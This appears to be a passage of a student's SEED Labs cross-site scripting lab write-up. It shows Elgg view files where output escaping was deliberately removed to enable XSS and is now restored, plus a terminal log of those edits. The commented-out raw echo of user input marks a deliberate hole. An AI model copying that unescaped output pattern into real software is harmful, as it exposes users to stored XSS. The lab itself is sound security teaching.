
User Validation by Email 1.8

Simple user account validation via email.
Author: Core developers - http://www.elgg.org/
more info

Then, all the htmlspecialchars() should be uncommented from a set of files in elgg/views/default/output like the follows:




```
        $type = "";
}

if (empty($vars['tagcloud']) && !empty($vars['value'])) {
        $vars['tagcloud'] = $vars['value'];
}

if (!empty($vars['tagcloud']) && is_array($vars['tagcloud'])) {
        $counter = 0;
        $max = 0;

        foreach ($vars['tagcloud'] as $tag) {
                if ($tag->total > $max) {
                        $max = $tag->total;
                }
        }

        $cloud = '';
        foreach ($vars['tagcloud'] as $tag) {

                //SEED: Modified to enable XSS.
                //uncomment the below "$tag->tag = htmlspecialchars" statement to enable countermeasure.
                $tag->tag = htmlspecialchars($tag->tag, ENT_QUOTES, 'UTF-8', false);

                if ($cloud != '') {
                        $cloud .= ', ';
                }
                // protecting against division by zero warnings
                $size = round((log($tag->total) / log($max + .0001)) * 100) + 30;
                if ($size < 100) {
                        $size = 100;
                }
                $url = "search?q=". urlencode($tag->tag) . "&search_type=tags$type$subtype";

-- INSERT --                                                              45,4-18        62%
```



```
<?php
/**
 * Elgg text output
 * Displays some text that was input using a standard text field
 *
 * @package Elgg
 * @subpackage Core
 *
 * @uses $vars['value'] The text to display
 */

//SEED: Modified to enable XSS.
//uncomment the below "echo htmlspecialchars" statement and comment the "echo $vars['value'];" to enable countermeasure.
echo htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8', false);
//echo $vars['value'];
"text.php" 15L, 430C                                                          1,1           All
```

This is repeated for all the below files:



```
[03/28/2016 13:49] seed@ubuntu:/var/www/XSS/elgg/views/default/output$ sudo vi text.php
[sudo] password for seed:
[03/28/2016 13:49] seed@ubuntu:/var/www/XSS/elgg/views/default/output$ sudo vi tagcloud.php
[03/28/2016 13:49] seed@ubuntu:/var/www/XSS/elgg/views/default/output$ sudo vi tags.php
[03/28/2016 13:50] seed@ubuntu:/var/www/XSS/elgg/views/default/output$ sudo vi access.php
[03/28/2016 13:50] seed@ubuntu:/var/www/XSS/elgg/views/default/output$ sudo vi tag.php
[03/28/2016 13:51] seed@ubuntu:/var/www/XSS/elgg/views/default/output$ sudo vi friendlytime.php
[03/28/2016 13:51] seed@ubuntu:/var/www/XSS/elgg/views/default/output$ sudo vi url.php
[03/28/2016 13:52] seed@ubuntu:/var/www/XSS/elgg/views/default/output$ sudo vi dropdown.php
[03/28/2016 13:52] seed@ubuntu:/var/www/XSS/elgg/views/default/output$ sudo vi email.php
[03/28/2016 13:53] seed@ubuntu:/var/www/XSS/elgg/views/default/output$ sudo vi confirmlink.php
[03/28/2016 13:54] seed@ubuntu:/var/www/XSS/elgg/views/default/output$ cd ..
[03/28/2016 13:57] seed@ubuntu:/var/www/XSS/elgg/views/default$ cd ..
[03/28/2016 13:57] seed@ubuntu:/var/www/XSS/elgg/views$ cd ..
[03/28/2016 13:57] seed@ubuntu:/var/www/XSS/elgg$ vi XSSWorm_new.js
[03/28/2016 13:59] seed@ubuntu:/var/www/XSS/elgg$ sudo vim XSSWorm_new.js
[03/28/2016 13:59] seed@ubuntu:/var/www/XSS/elgg$ 
```

After these counter measures are implemented, we again try to unfriend samy from boby's profile and then again the script is embedded in samy's profile. Now, if boby's profile views samy's profile, the attack will not happen. All these count measures stop from creating XSS worms.